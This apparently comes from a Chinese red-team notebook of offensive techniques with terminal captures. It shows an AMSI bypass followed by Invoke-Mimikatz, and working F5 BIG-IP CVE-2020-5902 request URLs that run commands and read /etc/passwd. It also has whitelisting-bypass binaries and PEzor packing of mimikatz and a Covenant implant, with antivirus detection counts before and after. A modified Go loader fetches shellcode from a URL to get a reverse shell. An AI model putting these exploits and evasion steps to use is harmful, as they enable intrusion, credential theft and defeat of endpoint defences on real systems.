
直接编译完使用即可

```
[System.Reflection.Assembly]::LoadFile("C:\\Users\\test\\Desktop\\AmsiFun.dll")
[Amsi]::Bypass()
```

```
PS C:\Users\test> amsiscanbuffer
At line:1 char:1
+ amsiscanbuffer
+ ~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\test> [System.Reflection.Assembly]::LoadFile("C:\\Users\\test\\Desktop\\AmsiFun.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\\Users\\test\\Desktop\\AmsiFun.dll


PS C:\Users\test> [Amsi]::Bypass()
PS C:\Users\test> amsiscanbuffer
amsiscanbuffer : The term 'amsiscanbuffer' is not recognized as the name of a cmdlet, function, script file, or operabl
e program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ amsiscanbuffer
+ ~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (amsiscanbuffer:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\test>
```

C:\WINDOWS\system32\cmd.exe

```
PS C:\Users\test\Desktop> [System.Reflection.Assembly]::LoadFile("C:\\Users\\test\\Desktop\\AmsiFun.dll")

GAC    Version        Location
---    -------        --------
False  v4.0.30319     C:\\Users\\test\\Desktop\\AmsiFun.dll


PS C:\Users\test\Desktop> [Amsi]::Bypass()
PS C:\Users\test\Desktop> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\test\Desktop> Invoke-Mimikatz -Command "coffee"
Hostname: yyyyyy / S-1-5-21-978818469-354301600-1385195148

  .#####.   mimikatz 2.2.0 (x64) #19041 May 20 2020 14:57:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

PS C:\Users\test\Desktop>
C:\Users\test>
```



CVE-2020-5902


```
F5 BIG-IP TMUI RCE
https://raw.githubusercontent.com/jas502n/CVE-2020-5902/master/CVE-2020-5902.py
RCE
curl -v -k 'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/tmshCmd.jsp?command=list+auth+user+admin'
读文件
curl -v -k 'https://[F5 Host]/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd'
执行Linux命令
/tmshCmd.jsp?command=create+cli+alias+private+list+command+bash
/fileSave.jsp?fileName=/tmp/cmd&content=id
/tmshCmd.jsp?command=list+/tmp/cmd
/tmshCmd.jsp?command=delete+cli+alias+private+list
```

一些可尝试绕过白名单的执行

```
forfiles /p c:\windows\system32 /m notepad.exe /c <bin>
explorer.exe /root,"<bin>"
pcalua.exe -a <bin>
scriptrunner.exe -appvscript <bin>
wmic process call create <bin>
rundll32.exe advpack.dll, RegisterOCX <bin>
```

绕过lsa protection

```
https://github.com/RedCursorSecurityConsulting/PPLKiller
```



Pezor免杀

使用inline_syscall内联注入shellcode，结合sgn，donut等项目，增加了一些反调试技巧

https://github.com/phra/PEzor

```
$ git clone https://github.com/phra/PEzor.git
$ cd PEzor
$ sudo bash install.sh
$ bash PEzor.sh -h
```

这里测试下mimikatz，-sleep设置为2分钟，执行后需等两分钟

打包之前

Community Score

56 engines detected this file

4585b220fd13925aff301e9ac234ea6edbd25848d437d2a107bc0173e6f9a0b9

mimikatz.exe

888.16 KB
Size

64bits | assembly | direct-cpu-clock-access | overlay | peexe | runtime-modules | signed

DETECTION | DETAILS | RELATIONS | BEHAVIOR | COMMUNITY 10+

Ad-Aware	Gen:Application.Mimikatz.2	AegisLab	Troja
AhnLab-V3	Trojan/RL.Mimikatz.R248084	Alibaba	Hack
ALYac	Misc.HackTool.Mimikatz	Antiy-AVL	Troja
Arcabit	Application.Mimikatz.2	Avast	FileR
AVG	FileRepMalware [PUP]	BitDefender	Gen:A
ClamAV	Win.Trojan.Mimikatz-6466236-0	Comodo	Appli
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cybereason	Malic

打包之后

Kali Linux Rolling

```
root@y:~/PEzor# bash PEzor.sh -sgn -unhook -antidebug -text -syscalls -sleep=120 mimikatz.exe -z 2
 _______________
< PEzor!! v1.0.0 >
 ---------------
      \                    / \  //\
       \    |\___/|      /   \//  \\
            /0  0  \__  /    //  | \ \
           /     /  \/_/    //   |  \  \
           @_^_@'/   \/_   //    |   \   \
           //_^_/     \/_ //     |    \    \
        ( //) |        \///      |     \     \
      ( / /) _|_ /   )  //       |      \     _\
    ( // /) '/,_ _ _/  ( ; -.    |    _ _\.-~        .-~~~^-.
  (( / / )) ,-{        _      `-.|.-~-.           .~         `.
 (( // / ))  '/\      /                 ~-. _ .-~      .-~^-.  \
 (( /// ))      `.   {            }                   /      \  \
  (( / ))     .----~-.\        \-'                 .~         \  `. \^-.
             ///.----..>        \             _ -~             `.  ^-`  ^-_
               ///-._ _ _ _ _ _ _}^ - - - - ~                     ~--,   .-~
                                                                  /.-~
------------------------------------------------------------------------
Read the blog post here:
https://iwantmore.pizza/posts/PEzor.html
Based on:
https://github.com/TheWover/donut
https://github.com/EgeBalci/sgn
https://github.com/JustasMasiulis/inline_syscall
https://github.com/CylanceVulnResearch/ReflectiveDLLRefresher
------------------------------------------------------------------------
[?] Final shellcode will be encoded with sgn
[?] Unhook enabled
[?] Anti-debug enabled
[?] Payload will be put in .text section
[?] Syscalls enabled
[?] Waiting 120 seconds before executing the payload
[?] Processing mimikatz.exe
[?] PE detected: mimikatz.exe: PE32+ executable (console) x86-64, for MS Windows
[?] Executing donut

  [ Donut shellcode generator v0.9.3
  [ Copyright (c) 2019 TheWover, Odzhan

  [ Instance type : Embedded
  [ Module file   : "mimikatz.exe"
  [ Entropy       : Random names + Encryption
  [ Compressed    : aPLib (Reduced by 55%)
  [ File type     : EXE
  [ Target CPU    : x86+amd64
  [ AMSI/WDLP     : continue
  [ Shellcode     : "/tmp/shellcode.bin.donut"
[?] Executing sgn
 ____ ___  ____ ____ ____
```

Arcabit	Undetected	Avast	Un
Avast-Mobile	Undetected	AVG	Un
Avira (no cloud)	Undetected	Baidu	Un
BitDefender	Undetected	BitDefenderTheta	Un
Bkav	Undetected	CAT-QuickHeal	Un

```
C:\Users\y\Desktop>mimikatz.packed.exe

  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # coffee

    ( (
     ) )
  .______.
  |      |]
  \      /
   `----'

mimikatz #
```

测试下Covenant

Community Score

39 engines detected this file

ad16454ff5852a62eb622d654b9305f5c193b432469ff97c9a3b01852f374649
GruntHTTP.exe
assembly peexe

DETECTION DETAILS BEHAVIOR COMMUNITY

Ad-Aware	Gen:Variant.Razy.555558	AhnLab-V3	
ALYac	Gen:Variant.Razy.555558	Antiy-AVL	
SecureAge APEX	Malicious	Arcabit	
Avast	Win32:TrojanX-gen [Trj]	AVG	
Avira (no cloud)	HEUR/AGEN.1100773	BitDefender	
BitDefenderTheta	Gen:NN.ZemsilF.34138.aiW@aOn58Pj	Cybereason	
Cylance	Unsafe	Cyren	
DrWeb	Trojan.DownLoader32.48249	Emsisoft	
Endgame	Malicious (high Confidence)	eScan	

Community Score

5 engines detected this file

220deb05c4e135f8c7ccbecc1f1f7e47c90b9f009d1ae108da75c7c6bf1232bb
GruntHTTP.packed.exe
peexe

880.50 KB
Size

DETECTION DETAILS BEHAVIOR COMMUNITY

SecureAge APEX	Malicious	Bkav	W32
Cylance	Unsafe	K7GW	Hack
Microsoft	Trojan:Win32/Wacatac.C!ml	Acronis	Unde
Ad-Aware	Undetected	AegisLab	Unde
AhnLab-V3	Undetected	Alibaba	Unde
ALYac	Undetected	Antiy-AVL	Unde


Grunts


Name	ImplantTemplate	Hostname	UserName	Status	LastC
548e48194b	GruntHTTP	y	y	Active	7/23/2
6df2732c4d	GruntHTTP	y	y	Lost	7/21/2

动态调用进程注入逻辑

感兴趣可阅读以下
https://github.com/dtrizna/DInvoke_PoC
https://rastamouse.me/blog/process-injection-dinvoke/


https://thewover.github.io/Dynamic-Invoke/
这里测试的是使用donut的python模块。注入notepad进程






在Windows Server 2016和2019中绕过Windows Defender


当获得了一个webshell的时候，下一步要反弹个shell回来




在尝试了https://github.com/trustedsec/unicorn独角兽失败之后，找到了一篇使用golang将shellcode注入到内存的文章
https://labs.jumpsec.com/2019/06/20/bypassing-antivirus-with-golang-gopher-it/
https://github.com/brimstone/go-shellcode
https://golang.org/pkg/syscall/?GOOS=windows#NewLazyDLL
该代码利用golang中的syscall包来调用NewLazyDLL 方法来加载Kernel32.dll，加载Kernel32.dll后，即可将其用于寻址和内存分配。编译后的代码将十六进制格式的msfvenom内容用作命令行参数。
由于代码存在许久，可能直接使用会被检测到，这里对其进行了修改，重命名所有变量，通过URL方式加载shellcode，为了绕过沙盒，添加了一些其他的参数，如果不存在参数则退出执行。
用powershell下载到服务器



